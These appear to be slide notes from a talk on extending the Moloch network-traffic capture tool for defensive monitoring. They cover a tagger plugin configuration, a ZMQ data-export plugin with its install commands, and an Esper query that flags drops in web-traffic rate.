  - Moloch supports Yara (IOCs can be directly applied)
  - Moloch allows you to develop your own plugins
  - Moloch has awesome tagger plugin:

```
# tagger.so
# provides ability to import text files with IP and/or hostn
# into a sensor that would cause autotagging of all matching
plugins=tagger.so
taggerIpFiles=blacklist,tag,tag,tag...
taggerDomainFiles=domainbasedblacklists, tag, tag, tag
```

Extending Moloch

Moloch is easily extendable with your own plugins

- `https://github.com/fygrave/moloch_zmq` - makes it easy to integrate other things with moloch via zmq queue pub/sub or push/pull

moloch_zmq

This ZMQ integration/data explort plugin for Moloch (http://github.com/aol/moloch/). The current implementation Acts as ZMQ PUB(lisher), which you need to connect to using your client(s) and perform additional real-time analysis of network data.

Presently only HTTP traffic (src ip, dst ip, ports, url and X-Forwarded-For headers are sent). The plugin could be further extended to hook into other protocols as well.

Only two 0MQ patterns are supported on the moment. Push/Pull and Pub/Sub.

Requirements:

0MQ 3.x or later.

```
add-apt-repository ppa:chris-lea/zeromq
apt-get update
apt-get install libzmq3-dev
```

model

Moloch ZMQ example

CEP-based analysis of network-traffic (using ESPER):
`https://github.com/fygrave/clj-esptool/`

```
(esp :add "create context SegmentedBySrc partition by src from  WebDataEvent")
(esp :add "context SegmentedBySrc select src,
rate(30) as rate, avg(rate(30)) as avgRate
from WebDataEvent.win:time(30) having rate(30)
< avg(rate(30)) * 0.75 output snapshot every 60 sec")
(future-call start-counting)
```

Overview

Questions

Q&A
@fygrave @sinitros89
at gmail dot com